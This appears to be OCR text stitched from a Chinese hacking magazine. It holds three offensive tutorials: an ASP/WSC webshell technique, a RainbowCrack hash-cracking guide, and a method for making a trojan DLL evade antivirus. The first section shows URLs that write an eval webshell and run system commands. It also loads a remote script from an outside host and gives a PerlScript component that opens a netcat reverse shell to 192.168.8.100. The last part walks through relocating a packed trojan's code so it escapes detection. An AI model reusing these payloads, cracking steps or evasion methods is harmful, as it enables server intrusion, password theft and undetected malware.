


图7




图8

4、图5、图6、图7、图8所示。

我们可以将WSC文件随便改名，然后在ASP里指定就可以了。接着再来看下我们调用的ASP文件内容，代码如下：

```
<%GetObject("script:" & Server.MapPath("b.jpg")).run(request(chr(36)))%>    2k和2k3都可以使用
<%GetObject("script:http://www.haiyangtopnet.com/b.jpg").run(request(chr(36)))%>    只能2K下使用，2K3不支持远程调用
```

利用方法就是：

WSC.asp?$=CreateObject("Scripting.FileSystemObject").opentextfile("e:\wwwroot\new_webshell.asp",8,true).WriteLine("<%25eval(request(chr(36)))%25>")

访问上面给出的地址，就可以往e:\www root\目录写入一句话webshell。

WSC.asp?$=CreateObject("WScript.Shell").run("e:\wwwroot\cmd.exe /c net user>e:\wwwroot\cmd.txt")

用以上URL访问，就可以用Wscript.sehll执行命令。

由于我们是调用VBSCRIPT，所以都是以VBSCRIPT的环境来执行的，也就是说，不支持ASP里的response request server.mappath等函数，参数传递是个问题。

我们再来看看perlscript，代码如下：

```
<?xml version="1.0"?>
<component>
  <registration progid="SimpleASP.WSC"/>
  <public>
<method name="Test"/>
</public>
<implements type="ASP"/>
<script language="PerlScript">
<![CDATA[
sub Test {
    exec("e:\\wwwroot\\cmd.exe /c e:\\wwwroot\\nc.exe -e cmd.exe -v 192.168.8.100 443");
}
]]>
</script>
</component>
```

唯一不同的是，我们用language指定了脚本解析语言为PerlScript（再强调下，需要服务器支持Perlscript）。当我们把下面的代码保存为ASP文件，并访问时，即可获得一个反弹SHELL。

<%GetObject("script:" & Server.MapPath("SimpleASP.WSC")).Test%>

参　数	取　值	意　义
Hash_algorithm	lm, md5, sha1	散列算法，其中lm表示LANMAN，为Windows口令的散列方法
plain_charset	alpha, alphanumeric, alphanumeric-symbol14, all, numeric, loweralpha, lower-alphanumeric1	明文所用字符集，使用byte表示将256个字符全作为字符集
plain_len_min	数字	明文的最小长度
plain_len_max	数字	明文的最大长度
rainbow_table_index	数字	彩虹表的索引
rainbow_chain_length	数字	彩虹链长度
rainbow_chain_count	数字	要生成彩虹链的个数
file_title_suffix	字符串	添加到文件标题后面的字符串，用于书写彩虹表的注释
-bench	-bench	测试选项，用于性能测试

图 9

```
Command Prompt
plaintext of 09A7166B73F3363176CBA8247089DFE7 is lj3iia9d
cryptanalysis time: 113.02 s
433602560 bytes read, disk access time: 8.63 s
searching for 1 hash...
plaintext of 26FC4EA0DEE19F78BCE55FB39A01361A is kj3se8dd
cryptanalysis time: 1.56 s

statistics
-------------------------------------------------------
plaintext found:          5 of 5 (100.00%)
total disk access time:   125.32 s
total cryptanalysis time: 933.49 s
total chain walk step:    869495375
total false alarm:        81245
total chain walk step due to false alarm: 403248832

result
-------------------------------------------------------
D90F14AF75E950AD0B39EF7BD1FFCF98  epd5gb8o  hex:657064356762386F
9CD15E7540CEA7A033AD6A1D3B15F810  asd3d23s  hex:6173643364323373
26FC4EA0DEE19F78BCE55FB39A01361A  kj3se8dd  hex:6B6A337365386464
09A7166B73F3363176CBA8247089DFE7  lj3iia9d  hex:6C6A336969613964
812761E704DFACB2B16CD079EA5F0B78  loe3kud7  hex:6C6F65336B756437
C:\>
```

图 10

三、RainBowCrack 的使用

相信不少朋友进入目标服务器后都曾为管理员密码的事伤过脑筋吧？又是 GINA，又是 HASH 的。往常，很多人采用 GINA 记录管理员登录密码以达到继续渗透的目的，或者用 LC5 破解 LM Hash。但是LC5是采用普通的暴力破解，所以耗时费力、效率太低。早在一年半以前，我就开始享受 RainBowCrack 带来的效率，现在国内也开始慢慢普及 Rainbowcrack 了。

RainbowCrack是一款国人开发的密码破译工具，它的设计思路基于快速时间——内存平衡技术（Time-Memory Trade-Off Technique），简单的来说就是它在进行密文解密时不是逐条来进行解密操作的，而是在解密前先生成一份完整的明文到密文的对照表，再一次批量对密文进行解密。

RainbowCrack 代表了目前解密技术的一个新的发展方向，它的诞生也使得广泛使用的 MD5 算法和 Windows 的 LM 算法生成的密文在极短的时间内得到破译，而且破译的成功率也达到了破纪录的水平。

虽然rainbowcrack用彩虹表跑密码的速度很快，但是创建彩虹表可能要花费数小时、数天甚至好几个月的时间。还好网络上早有组织在从事彩虹表的制作，如比较出名的 www.freerainbowtables.com。很多的网络自愿者，自己利用电脑空余时间或空余的系统资源去生成字典，并上传到服务器，我们可以从网络上下载到一些免费的彩虹表。

RainbowCrack 的最新版本为 1.2，但它不支持多线程操作！这个工具可以在 http://www.antsight.com/zsl/rainbowcrack/ 下载。

RainbowCrack 包含了下述实用程序：

rtgen.exe——彩虹表生成器，生成口令、散列值对照表。
rtsort.exe——排序彩虹表，为 rcrack.exe 提供输入。
rcrack.exe——使用排好序的彩虹表进行口令破解。
rtdump.exe——彩虹表转储。

我们首先来看下彩虹表生成器 rtgen.exe 的使用：

```
rtgen hash_algorithm \
    plain_charset plain_len_min plain_len_max \
    rainbow_table_index \
    rainbow_chain_length rainbow_chain_count \
    file_title_suffixrtgen hash_algorithm \
    plain_charset plain_len_min plain_len_max \
    rainbow_table_index \
    -bench
```

具体参数详情如图 9 所示，彩虹表生成器的命令行示例为：**rtgen lm numeric 1 7 0 100 16 lmhash**。

lm　为我们要的散列算法（Windows 口令的散列方法）
numeric　为明文所用的字符集
1　为明文的最小长度
7　为明文的最大长度
0　为彩虹表的索引
100　为彩虹链长度
16　为要生成的彩虹链的个数
Lmhash　为添加到文件标题后面的字符串，用于书写彩虹表的注释。当彩虹表生成后，我们会在当前目录下找到一个名称为 *lmhash.rt 的文件，其中 lmhash 是我们在命令中输入的文件后缀。

为了加快彩虹表的查找速度，我们需要使用彩虹表排序程序（rtsort.exe）进行排序！rtsort 的命令很简单，参数就是彩虹表文件名，格式如：rtsort rainbow_table_pathname，本例就是 **rtsort *lmhash.rt**（命令不同，* 代表的符号也不同）。

经过几分钟的排序后，我们就可以用生成的字典去跑密码了，如：**rcrack *.rt -f hashes.txt**，把 Hash 放到 hashes.txt 文本中，这样我们可以跑批量的 hash 散列！效果如图 10 所示。

总的来说，这些技术其实在网络上已经早有出没，只不过在国内相对比较少罢了。只有想不到，没有做不到，只要加以改造，就可以让这些技术成为 Hacking 中的又一利器！同时也告诫管理员朋友需要注意的事项：**并不是禁止了 WSH、SA 等组件就不能执行命令！也并不是服务器不支持 PL 等扩展映射就没办法使用！**

编辑点评：

HASH 散列随着时间和技术的发展也不是遥不可及的，技术和物理条件，缩短了我们爆破的时间，提高了 Hacking 的效率！

NOHACK

10086免杀语：
真的有点受不了北京的天气，太冷了！现在还没有到零下，要是到了零下，真不知道该如何过？手已经脱皮了，脚也开始出现裂痕了……啊！有点可怕的天气。虽然在来之前就已经考虑过这些事情，但没想到在很真实的来临时，我已经束手无策。不过还好，上班的地方很暖和，不然还真的不好办！

“壳中改籽”轻松免杀

文 OrphousV

从本文你可以学习到：

“壳中改籽”免杀法

本文所涉及到的文件：

重要工具：reloc.exe（要用到的工具）

目标文件：毒.dll（演示要用到的文件，我们将对其进行免杀）

先用瑞星对目标文件进行扫描，报毒了，如图1。接下来自然就是将对其进行免杀，首先用PEiD对其进行查看，如图2，这个dll已经被加壳了。

“壳中改籽”的第一个步骤就是加壳，由于这个文件已经加了壳，那么加壳这个步骤我就跳过了。另外，得注意一个问题：**加壳时最好选择些生僻壳，这样“壳中改籽”的免杀效果会比较好。此外，不要尝试对木马的配置文件直接进行“壳中改籽”免杀，那样会造成木马配置不成功。**




图1　瑞星杀毒结果




图2　PEiD扫描结果

下面我们就利用reloc工具来实现“壳中带籽”的免杀。通过查看reloc自带的readme文件，可以知道reloc的免杀原理实际上就是对代码进行移位处理。首先看PEiD提供的相关信息，记录如下：

1、入口点：18001
2、文件偏移：9601（注：不要带上数据前面的“0”）

然后查看该文件的区段信息，由于是Aspack的壳，因此我们要改的就是.aspack区段。在“区段查看器”中，选择“.aspack”那一行，然后按鼠标右键，选择“Cave探测器”，如图3。

这样我们就看到需要记录的如下信息：

1、.aspack的RVA：19275
2、.aspack的偏移：A875

相关信息已经记录完毕，下面我们就开始运用reloc.exe，首先给出reloc的命令格式：

reloc <file path> <start address> <start file offset> <relocation address> <relocation file offset> <relocation size>

即：reloc 目标文件地址 入口点 文件偏移 要修改区段的RVA 要修改区段的偏移 要重新分配的代码段的大小

注：要重新分配的代码段的大小，dll文件一般置5，exe文件一般置5–9之间的数值，没有特殊要求置6即可。如果进行操作后未达到对文件的免杀，可以尝试更改要重新分配的代码段的大小，或者换用其它壳。另外，**记得在每个数据前面加上“$”**，执行效果如图4。




图3　选择Cave探测器

